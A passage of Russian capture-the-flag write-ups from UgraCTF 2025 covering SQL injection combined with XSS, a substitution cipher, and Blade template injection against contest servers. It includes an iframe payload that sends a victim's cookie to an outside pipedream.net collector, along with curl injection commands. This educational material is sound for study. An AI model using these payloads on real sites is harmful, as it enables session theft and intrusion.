



Рис. 19: Указываем внешний сайт

После отправки фейковой статьи, получаем обнадёживающий текст...



...который на самом деле является обманкой — кто-то ходит по нашей ссылке сразу, а не через много дней!





Рис. 20: Запрос

И кук тут, конечно же, нет.

Может быть, взять Yankbox?

```
$ cat /tmp/exploit.html
<iframe src="https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/c3a2210ce5a3a970782e606e4b7b22f9/"
 onload="fetch(`https://eoyiklz399i8p9x.m.pipedream.net/?${this.contentDocument.cookie}`);">
$ curl -F file=@/tmp/exploit.html https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3
https://yankbox.q.2025.ugractf.ru/dxathg8v6c5d4qz3/files/HTOtZy26jU.html
```

Не работает, браузер не даёт залезать внутрь поддомена.



Значит, нужно искать уязвимость именно в Poster.

Посмотрим, что происходит при создании статьи:




Рис. 21: Запрос

Многовато. Копируем как cURL-команду и очищаем от лишних заголовков:

```
$ curl 'https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    -X POST \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Origin: https://mediumrare.q.2025.ugractf.ru' \
    -H 'Referer: https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    --data-raw 'title=Title&free_content=%3Cdiv+class%3D%22ce-block%22+data-id%3D%22Uvd6PSioLg%22%3E%3Cdiv+class%3D
%22ce-block__content%22%3E%3Cdiv+class%3D%22ce-paragraph+cdx-block%22+contenteditable%3D%22false%22+data-placeholde
r%3D%22%D0%9F%D0%B8%D1%88%D0%B8%D1%82%D0%B5+%D0%BF%D0%B8%D1%81%D1%8C%D0%BC%D0%B0...%22%3EContent%3C%2Fdiv%3E%3C%2Fd
iv%3E%3C%2Fdiv%3E&paid_content=%3Cdiv+class%3D%22ce-block%22+data-id%3D%22QykmOK2ESo%22%3E%3Cdiv+class%3D%22ce-bloc
k__content%22%3E%3Cdiv+class%3D%22ce-paragraph+cdx-block%22+contenteditable%3D%22false%22+data-placeholder%3D%22%D0
```

```
%9F%D0%B8%D1%88%D0%B8%D1%82%D0%B5+%D0%BF%D0%B8%D1%81%D1%8C%D0%BC%D0%B0...%22%3EPaid%3C%2Fdiv%3E%3C%2Fdiv%3E%3C%2Fdiv%3E'
```

В `--data-raw` URL-encoded содержимое. Пристальным взглядом на скриншот и на команду видим, что на сервер посылается сырой HTML в полях `free_content` и `paid_content`.

Вытаскиваем из результата ссылку простыми пайпами:

```
... | grep 'Версия для подписчиков' | cut -d'>' -f2 | cut -d'<' -f1
```

...и добавляем опцию `-s`, чтобы не мешало. Теперь попробуем отправить простую статью:

```
$ curl -s 'https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    -X POST \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Origin: https://mediumrare.q.2025.ugractf.ru' \
    -H 'Referer: https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    --data-raw 'title=Title&free_content=Free&paid_content=Paid' \
    | grep 'Версия для подписчиков' | cut -d'>' -f2 | cut -d'<' -f1
https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/6feba3bb9246221408fb4c2c54f5da35/?password=VdXg8-PB8s0yga4s63V71mAPMhxpDFov0BFiuAOGj4A=
```

Зайдём сначала без пароля, а потом с паролем:

Отлично. Теперь попробуем засылать разные XSS-пейлоады во все поля сразу:

`<script>alert(1);</script>`

urlencode: `%3Cscript%3Ealert(1)%3B%3C%2Fscript%3E`

```
$ CONTENT='%3Cscript%3Ealert(1)%3B%3C%2Fscript%3E'
$ curl -s 'https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    -X POST \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Origin: https://mediumrare.q.2025.ugractf.ru' \
    -H 'Referer: https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    --data-raw "title=$CONTENT&free_content=$CONTENT&paid_content=$CONTENT" \
    | grep 'Версия для подписчиков' | cut -d'>' -f2 | cut -d'<' -f1
https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/d79798e4c37cee9af44179b18405c17a/?password=umaZdTfraEvX9NYEV7fuc2lq1toKGfDhQX61PZpR6JE=
```




Рис. 22: Результат

Видимо, теги в содержании статьи очищаются на сервере, а в поле *Title* подставляются экранированно.

<img src="x" onerror="alert(1);">

urlencode: `%3Cimg%20src%3D%22x%22%20onerror%3D%22alert(1)%3B%22%3E`

```
$ CONTENT='%3Cimg%20src%3D%22x%22%20onerror%3D%22alert(1)%3B%22%3E'
$ curl -s 'https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    -X POST \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Origin: https://mediumrare.q.2025.ugractf.ru' \
    -H 'Referer: https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    --data-raw "title=$CONTENT&free_content=$CONTENT&paid_content=$CONTENT" \
    | grep 'Версия для подписчиков' | cut -d'>' -f2 | cut -d'<' -f1
```

Мда, то есть из содержимого тег просто выкинули, а в Title так и поставили.

<UnknownTag>


Может быть на содержимое повесили какой-то санитайзер со списком разрешённых тегов?

urlencode: `%3CUnknownTag%3E`

```
$ CONTENT='%3CUnknownTag%3E'
$ curl -s 'https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    -X POST \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Origin: https://mediumrare.q.2025.ugractf.ru' \
    -H 'Referer: https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/new/' \
    --data-raw "title=$CONTENT&free_content=$CONTENT&paid_content=$CONTENT" \
    | grep 'Версия для подписчиков' | cut -d'>' -f2 | cut -d'<' -f1
```

Видимо, так и есть. Посмотрим, насколько хорошо сделали экранирование в поле title.

Посмотрим, как его обрабатывает веб-редактор:



Отлично, он просто подставляет его в форму как есть — можно выйти из терминала.

Title экранирует символы < и >, но будет ли он экранировать *кавычки*? Попробуем одинарную кавычку:

...и получаем немногословный ответ:




Рис. 23: SQL error

В прошлой версии Poster использовалась sqlite для хранения базы данных — возможно, и в этой версии тоже он.

Кавычка закрывает текущее строковое поле (title), но мы не знаем, сколько ещё там полей. sqlite хорош тем, что типы там ни на что не влияют — можно спокойно ставить нули, и всё будет в некоторой мере работать.

Мы, скорее всего, находимся внутри INSERTa, который выглядит примерно так:

```
-- догадка на основе схемы из Medium
INSERT INTO
    article(token, id, title, field, other_field, another_field)
    VALUES (token, id, 'meow', 0, 0, 0)
--                      ^^^^ Текст подставляется сюда
```

То есть засылаемый нами текст должен выглядеть как-то так: `Title', field, other_field, another_field); --`, с точностью до количества полей, которое мы не знаем. Переберём:

0. `T'); --`: SQL Error
1. `T', 0); --`: SQL Error
2. `T', 0, 1); --`: Статья опубликована!

Получается, в таблице после `title` лежит ещё два каких-то поля. Посмотрим на наше чудо, и нас встречает в бесплатной версии 500, а в платной — Failed to decrypt paid content:

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Failed to decrypt paid content

Возможно, какие-то из этих полей должны быть не числами, а строками. Попробуем послать `T', 'A', 'B'); --` чтобы определить, какое поле где:






Рис. 24: Поля

Отлично, то есть `A` — это free content. А что с paid content, который должен был шифроваться в базе?




`Failed to decrypt paid content`. То есть в базе `paid_content` действительно хранится в зашифрованном виде, а не обычным текстом. Ну и не надо, нам и бесплатной версии хватит, лишь бы преобразования над HTML происходили при `INSERT`, а не при `SELECT`.

Попробуем положить `T', '<script>alert(1);</script>', 'P');` -- и открыть бесплатную версию:



Отлично, теперь мы можем положить что угодно в содержимое поста и послать на проверку. Засылаем:

```
T', '<iframe src="https://mediumrare.q.2025.ugractf.ru/zrwvtcqhcjvjugnp/c3a2210ce5a3a970782e606e4b7b22f9/" onload=
"fetch(`https://eoyiklz399i8p9x.m.pipedream.net/?${this.contentDocument.cookie}`);">', 'P'); --
```



Вроде работает. Отправляем на проверку и смотрим в pipedream:




Рис. 25: Пароль

Пароль приехал. Верный ли он? Открываем страницу с анонсом и дописываем в URL:

`?password=L8pb21boMp_BRKo1PifnMyFLrapzXSQW026G7yUnSCP=`

...как в ссылках, которые отдаются при публикации. Проверяем:

При оценке статьи особое внимание уделяется соблюдению требований объёма и самостоятельности написания сочинения и умениям аргументировать позицию.

Не забудьте указать в статье контакты для обратной связи.

Ссылку на статью, опубликованную на Poster, отправьте в форму:

URL

Подарок

Спасибо, что остаётесь с нами! Хотите видеть больше обновлений и постов? Поддержите нас, порекомендовав знакомым или купив локальную версию Poster задёшево с промокодом:

ugra_we_should_have_used_wordpress_kq9v3ntp191l

Флаг: **ugra_we_should_have_used_wordpress_kq9v3ntp191l**

noteasy26

Криптография, 100 очков.

> Легендарная серия возвращается.
>
> *noteasy26.txt*

Решение

Как и в noteasy, noteasy5, noteasy+82 и noteasy03, мы имеем дело с флагом, который зашифрован шифром простой замены. Кроме флага, не дано по сути ничего:

```
rpef_ogznuxkbq_fvsxetfebfm_bylxeyflbnyfmbwflbny_crftbifh_jfqdabext_wufceghdeuvdggab
```

26 — количество букв английского алфавита, все они представлены в шифровке (а значит, все будут во флаге). Попробуем распутать.

Будем обозначать заглавными буквами то, что мы уже расшифровали. С началом всё понятно — это гарантированный префикс `ugra_`:

```
$ tr rpef UGRA < noteasy26.txt
UGRA_ogznuxkbq_AvsxRtARbAm_bylxRyAlbnyAmbwAlbny_cUAtbiAh_jAqdabRxt_wuAcRghdRuvdggab
```

Мы знаем, что флаги обычно содержат слова английского языка. Поищем словарь пожирнее — и скачаем его:

```
$ wget https://github.com/dwyl/english-words/raw/refs/heads/master/words_alpha.txt
```

Начнём с самого длинного слова в середине. Позиции некоторых букв мы уже знаем достоверно. Поищем подходящие слова в списке:

```
$ grep ....r.a....a...a.... < words_alpha.txt
internationalisation
internationalization
internationalizations
```

Проверяем: действительно вторая буква совпадает с последней, третья с начала — с четвёртой с конца, и так далее. Подходят оба варианта — с `s` и с `z` в середине, поэтому эту букву пока оставим под вопросом.

```
$ tr rpef_bylxeyflbnyfmb_flbny UGRA_INTERNATIONALI_ATION < noteasy26.txt
UGRA_ogzOuEkIq_AvsERtARIAL_INTERNATIONALIwATION_cUAtIiAh_jAqdaIREt_wuAcRghdRuvdggaI
```

Второе слово вырисовалось почти полностью. Ещё один поход в словарь:

```
$ grep a..er.arial < words_alpha.txt
adversarial

$ tr rpef_bylxeyflbnyfmb_flbny_fvsxetfebfm UGRA_INTERNATIONALI_ATION_ADVERSARIAL < noteasy26.txt
UGRA_ogzOuEkIq_ADVERSARIAL_INTERNATIONALIwATION_cUASIiAh_jAqdaIRES_wuAcRghdRuDdggaI
```

Для оставшихся слов воспользуемся свойством шифра простой замены: те буквы, которые мы уже нашли, не могут встретиться нам повторно. На данный момент среди расшифрованных у нас нет букв `B`, `C`, `F`, `H`, `J`, `K`, `M`, `P`, `Q`, `W`, `X`, `Y`, `Z`.

```
$ grep '[bcfhjkmpqwxyz][bcfhjkmpqwxyz][bcfhjkmpqwxyz]o[bcfhjkmpqwxyz]e[bcfhjkmpqwxyz]i[bcfhjkmpqwxyz]' < words_alpha.txt
hypoxemic

$ tr rpef_bylxeyflbnyfmb_flbny_fvsxetfebfm_ogznuxkbq UGRA_INTERNATIONALI_ATION_ADVERSARIAL_HYPOXEMIC < noteasy26.txt
UGRA_HYPOXEMIC_ADVERSARIAL_INTERNATIONALIwATION_cUASIiAh_jACdaIRES_wXAcRYhdRXDdYYaI
```

Остались `B`, `F`, `J`, `K`, `Q`, `W`, `Z`:

```
$ grep '[bfjkqwz]ac[bfjkqwz][bfjkqwz]ires' < words_alpha.txt
backfires

UGRA_HYPOXEMIC_ADVERSARIAL_INTERNATIONALIwATION_cUASIiAh_BACKFIRES_wXAcRYhKRXDKYYFI
```

Про букву в слове `INTERNATIONALI.ATION` понимаем, что это `Z`, а не `S`, потому что `S` уже есть в других местах.

Остались `J`, `Q`, `W` и слово `.UASI.A.`, которое в словарях не находится. Переберём все варианты:

```
JUASIQAW
JUASIWAQ
QUASIJAW
QUASIWAJ
WUASIJAQ
WUASIQAJ
```

Сколько-нибудь осмысленным из них является только слово `QUASIJAW` (*квазичелюсть*; его нет в словаре, но оно даже один раз встречается в интернете!).

Осталось получить ответ.

```
$ tr rpef_bylxeyflbnyfmbwflbny_fvsxetfebfm_ogznuxkbq_jfqdabext_crftbifh UGRA_INTERNATIONALIZATION_ADVERSARIAL_HYPOXEMIC_BACKFIRE
ugra_hypoxemic_adversarial_internationalization_quasijaw_backfires_zxaqrywkrxdkyyfi
```

Флаг: **ugra_hypoxemic_adversarial_internationalization_quasijaw_backfires_zxaqrywkrxdkyyfi**

Санэпидемстанция

Веб-программирование, 100 очков.


ААА! У нас тараканы по офису бегают, срочно вызывайте дезинсектора!

Сервер этой задачи запущен в отдельном контейнере для вашей команды.

https://pestcontrol.q.2025.ugractf.ru/token


Решение

Нас встречает лендинг службы ГБУ СОС СЭС СУС, предлагающей свои услуги по защите от насекомых и иных вредителей. Единственный доступный функционал сайта — заполнение и отправка формы. Видимо, это нам и нужно сделать, чтобы в офис приехал дезинсектор. Пробуем:



Кажется, у санэпидемстанции проблемы с почтовой инфраструктурой, причём признаваться в этом она не хочет и вместо этого обвиняет лично нас.

Тут стоит обратить внимание на то, что параметры `name` и `email`, указываемые в форме, отражаются в ответе сервера. Можно почитать о том, какие уязвимости основаны на отражении пользовательского ввода и перебрать базовые нагрузки для такой ситуации, либо же запустить какой-нибудь сканер. Так или иначе, обнаруживается, что параметр `email` уязвим к SSTI — инъекции в серверные шаблоны:




SSTI (Server-side template injection) — это вид уязвимостей, возникающих при небезопасном использовании шаблонизаторов для генерации страниц. Уязвимость заключается в том, что

пользовательский ввод не передаётся в шаблон как данные, а конкатенируется напрямую в шаблон, что позволяет использовать управляющие конструкции шаблонизатора.

Мы уже могли заметить, что имена куки `XSRF-TOKEN` и `laravel-session` явно дают понять, какие язык программирования и фреймворк используются в работе сайта — PHP и Laravel. В Laravel используется шаблонизатор Blade, и немного почитав о том, как он работает, мы можем достаточно тривиально получить выполнение команд ОС, подставляя в двойные фигурные скобки функции языка PHP, например, `system()` или `exec()`.

Изучив таким образом содержимое файловой системы, рано или поздно находим файл `/flag.txt` в корне ФС. Читаем его и получаем флаг:



Флаг: **ugra_my_blade_is_sharp_but_not_sanitized_3fc2f99602kb**

portable executable

Реверс-инжиниринг, 100 очков.

Сомневаюсь.

flag.exe

Решение

сомневаюсь

